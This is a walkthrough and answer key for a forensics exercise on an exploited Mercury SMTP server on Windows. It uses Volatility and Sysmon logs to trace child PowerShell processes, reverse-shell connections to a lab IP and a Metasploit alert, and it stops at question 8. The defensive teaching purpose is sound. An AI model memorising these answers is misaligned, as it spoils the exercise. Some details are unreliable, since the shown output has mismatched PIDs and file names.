Official Walkthrough: Solving the Forensics Exercise

Overview


- This walkthrough guides you through solving the forensic exercise involving a Windows SMTP server exploitation. You will investigate privilege escalation, persistence mechanisms, and reverse shell activities by analyzing logs, memory dumps, and registry changes.

1-what is the name of the vulnerable smtp server?

I recommend first starting with the raw file (memory dump)

For this we will use volatility (https://volatilityfoundation.org/)

And to see the whole process we will use “windows.pslist.Pslis”



```
└─$ python3 /home/roey/Downloads/volatility3/vol.py -f DESKTOP-EQSS1I1-20250130-083110.raw windows.pslist.PsList > pslist.txt
```

As you can see in the question the name of the process starts with M

So after we filter out the letter M

we get the result ----------------→


We can see only 3 process start with M

msedge.exe: Microsoft Edge browser

msdtc.exe: Microsoft Distributed Transaction Coordinator,

mercury.exe: Mail Transport System

which can function as an SMTP




```
└─$ cat pslist.txt | grep m
Volatility 3 Framework 2.14.0
PID     PPID    ImageFileName   Offset(V)
4       0       System  0xc387de87c080  139
312     4       smss.exe        0xc387e1aaa040
348     564     dwm.exe 0xc387e2fbf180  16
1568    4       MemCompression  0xc387e3216300
2636    636     vm3dservice.ex  0xc387e37340c0
2660    636     vmtoolsd.exe    0xc387e3740080
2900    2636    vm3dservice.ex  0xc387e35a30c0
3156    756     WmiPrvSE.exe    0xc387e386f080
3996    636     msdtc.exe       0xc387e3b59080
3980    508     [redacted]      0xc387e4aed080
5364    756     RuntimeBroker.  0xc387e4ed5080
5604    756     RuntimeBroker.  0xc387e513c080
6116    756     RuntimeBroker.  0xc387e2fc1080
488     756     RuntimeBroker.  0xc387e4ed2080
3064    3816    vmtoolsd.exe    0xc387e4ee1240
6312    636     SgrmBroker.exe  0xc387e3d9b340
6744    3816    msedge.exe      0xc387e4f9f080
2520    6744    [redacted]      0xc387e5f0f080
7440    2520    msedge.exe      0xc387e3e10080
5728    2520    msedge.exe      0xc387e5d74080
7480    2520    msedge.exe      0xc387e6387080
7612    2520    msedge.exe      0xc387e4fa0080
3276    756     RuntimeBroker.  0xc387e4f98080
6376    3816    cmd.exe 0xc387e36ee080  1
1004    3816    mercury.exe     0xc387e5603080
7840    3816    [redacted]c387e502b080  1
5812    636     Sysmon.exe      0xc387e3d9a080
7236    3816    cmd.exe 0xc387e513e340  1
```

Ans-mercury.exe

2- what is its PID?

You can see it in the previous picture.


Ans-1004



```
└─$ cat pslist.txt | grep m
Volatility 3 Framework 2.14.0
PID     PPID    ImageFileName   Offset(V)
4       0       System  0×c387de87c080  139
312     4       smss.exe        0×c387e1aaa040
348     564     dwm.exe 0×c387e2fbf180  16
1568    4       MemCompression  0×c387e3216300
2636    636     vm3dservice.ex  0×c387e37340c0
2660    636     vmtoolsd.exe    0×c387e3740080
2900    2636    vm3dservice.ex  0×c387e35a30c0
3156    756     WmiPrvSE.exe    0×c387e386f080
3996    636     msdtc.exe       0×c387e3b59080
3980    508     [redacted]      0×c387e4aed080
5364    756     RuntimeBroker.  0×c387e4ed5080
5604    756     RuntimeBroker.  0×c387e513c080
6116    756     RuntimeBroker.  0×c387e2fc1080
488     756     RuntimeBroker.  0×c387e4ed2080
3064    3816    vmtoolsd.exe    0×c387e4ee1240
6312    636     SgrmBroker.exe  0×c387e3d9b340
6744    3816    msedge.exe      0×c387e4f9f080
2520    6744    [redacted]      0×c387e5f0f080
7440    2520    msedge.exe      0×c387e3e10080
5728    2520    msedge.exe      0×c387e5d74080
7480    2520    msedge.exe      0×c387e6387080
7612    2520    msedge.exe      0×c387e4fa0080
3276    756     RuntimeBroker.  0×c387e4f98080
6376    3816    cmd.exe 0×c387e36ee080  1
1004    3816    mercury.exe     0×c387e5603080
7840    3816    [redacted]c387e502b080  1
5812    636     Sysmon.exe      0×c387e3d9a080
7236    3816    cmd.exe 0×c387e513e340  1
```

3-Can you find more processes related to mercury?

- The first two columns indicate the PID and PPID. Filter for PID 1004 and search it in PPID




```
└─$ cat pslist.txt | grep 1004
1004    3816    mercury.exe     0xc387e5603080  6
7312    1004    powershell.exe  0xc387e67ba340  0
2044    1004    powershell.exe  0xc387e555b080  0
```

Ans-powershell.exe

4-the "mercury" has created a connection to a specific ip can you find it
and the port

We use the command - windows.netstat.NetStat
And filter for “mercury” and “powershell”




```
└─$ python3 /home/roey/Downloads/volatility3/vol.py -f DESKTOP-EQSS1I1-20250130-083110.raw  windows.netstat.NetStat > netstat.exe

┌──(roey㉿roey)-[~/Desktop/roey fornsics]
└─$ cat netstat.txt| grep -e mercury -e powershell
0xc387e3447010  TCPv4   192.168.47.145  24713   192.168.47.132  4444    ESTABLISHED     1004    mercury.exe     2025-01-30 08:14:33.000000 UTC
0xc387e4d75b50  TCPv4   192.168.47.145  24736   192.168.47.132  5555    ESTABLISHED     6576    powershell.exe  2025-01-30 08:18:05.000000 UTC
0xc387e37e8e90  TCPv4   0.0.0.0 25      0.0.0.0 0       LISTENING       1004    mercury.exe     2025-01-30 08:07:37.000000 UTC
```

Ans-192.168.47.132,4444

5-Now can you find if there was another connection through the process you found in question 3 (ip and port)?

You can see it in the previous picture

Ans-192.168.47.132,5555



```
└─$ python3 /home/roey/Downloads/volatility3/vol.py -f DESKTOP-EQSS1I1-20250130-083110.raw  windows.netstat.NetStat > netstat.exe

┌──(roey㉿roey)-[~/Desktop/roey fornsics]
└─$ cat netstat.txt| grep -e mercury -e powershell
0xc387e3447010  TCPv4   192.168.47.145  24713   192.168.47.132  4444    ESTABLISHED     1004    mercury.exe     2025-01-30 08:14:33.000000 UTC
0xc387e4d75b50  TCPv4   192.168.47.145  24736   192.168.47.132  5555    ESTABLISHED     6576    powershell.exe  2025-01-30 08:18:05.000000 UTC
0xc387e37e8e90  TCPv4   0.0.0.0 25      0.0.0.0 0       LISTENING       1004    mercury.exe     2025-01-30 08:07:37.000000 UTC
```

6-Can you find out which attack tool the attacker used?

Now we are going to investigate the SysmonLog

We are looking for a connection

that happened through "mercury"

As we saw in the "raw" file

We are only filtered for event id 3

which indicates Network connection detected


We received 6 alerts

only 3 of which are from mercury

Look for DestinationPort: 4444(the reverse shell)

look for "RuleName”

Ans-metasploit



Filtered: Log: file://C:\Users\שלי\Desktop\targil\files\sysmon.evtx; Source: ; Event ID: 3. Number of events: 6

Level	Date and Time	Source	Event ID	Task Category
Information	30/01/2025 10:27:47	Sysmon	3	Network connection detect...
Information	30/01/2025 10:27:47	Sysmon	3	Network connection detect...
Information	30/01/2025 10:23:15	Sysmon	3	Network connection detect...
Information	30/01/2025 10:18:06	Sysmon	3	Network connection detect...
Information	30/01/2025 10:14:34	Sysmon	3	Network connection detect...
Information	30/01/2025 10:14:34	Sysmon	3	Network connection detect...


Event 3, Sysmon

```
Network connection detected:
RuleName: Alert,Metasploit
UtcTime: 2025-01-30 08:14:35.007
ProcessGuid: {a3bd57c0-3347-679b-8c01-000000002600}
ProcessId: 1004
Image: C:\MERCURY\mercury.exe
User: DESKTOP-EQSS1I1\shelly
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 192.168.47.145
SourceHostname: DESKTOP-EQSS1I1.localdomain
SourcePort: 24713
SourcePortName:
```

7-What is the ProcessGuid that appears in the powershell connection

Leave the filter for network connection and search for powershell

Ans- a3bd57c0-35b9-679b-bc01-000000002600



Filtered: Log: file://C:\Users\שלי\Desktop\targil\files\sysmon.evtx; Source: ; Event ID: 3. Number of events: 6

Level	Date and Time	Source	Event ID	Task Category
Information	30/01/2025 10:27:47	Sysmon	3	Network connection detect...
Information	30/01/2025 10:27:47	Sysmon	3	Network connection detect...
Information	30/01/2025 10:23:15	Sysmon	3	Network connection detect...
Information	30/01/2025 10:18:06	Sysmon	3	Network connection detect...
Information	30/01/2025 10:14:34	Sysmon	3	Network connection detect...
Information	30/01/2025 10:14:34	Sysmon	3	Network connection detect...

Event 3, Sysmon

```
Network connection detected:
RuleName: -
UtcTime: 2025-01-30 08:18:05.213
ProcessGuid: {a3bd57c0-35b9-679b-bc01-000000002600}
ProcessId: 65
Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
User: DESKTOP-EQSS1I1\shelly
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 192.168.47.145
SourceHostname: DESKTOP-EQSS1I1.localdomain
SourcePort: 24736
SourcePortName:
```

8-What is the event id of the hushdump?

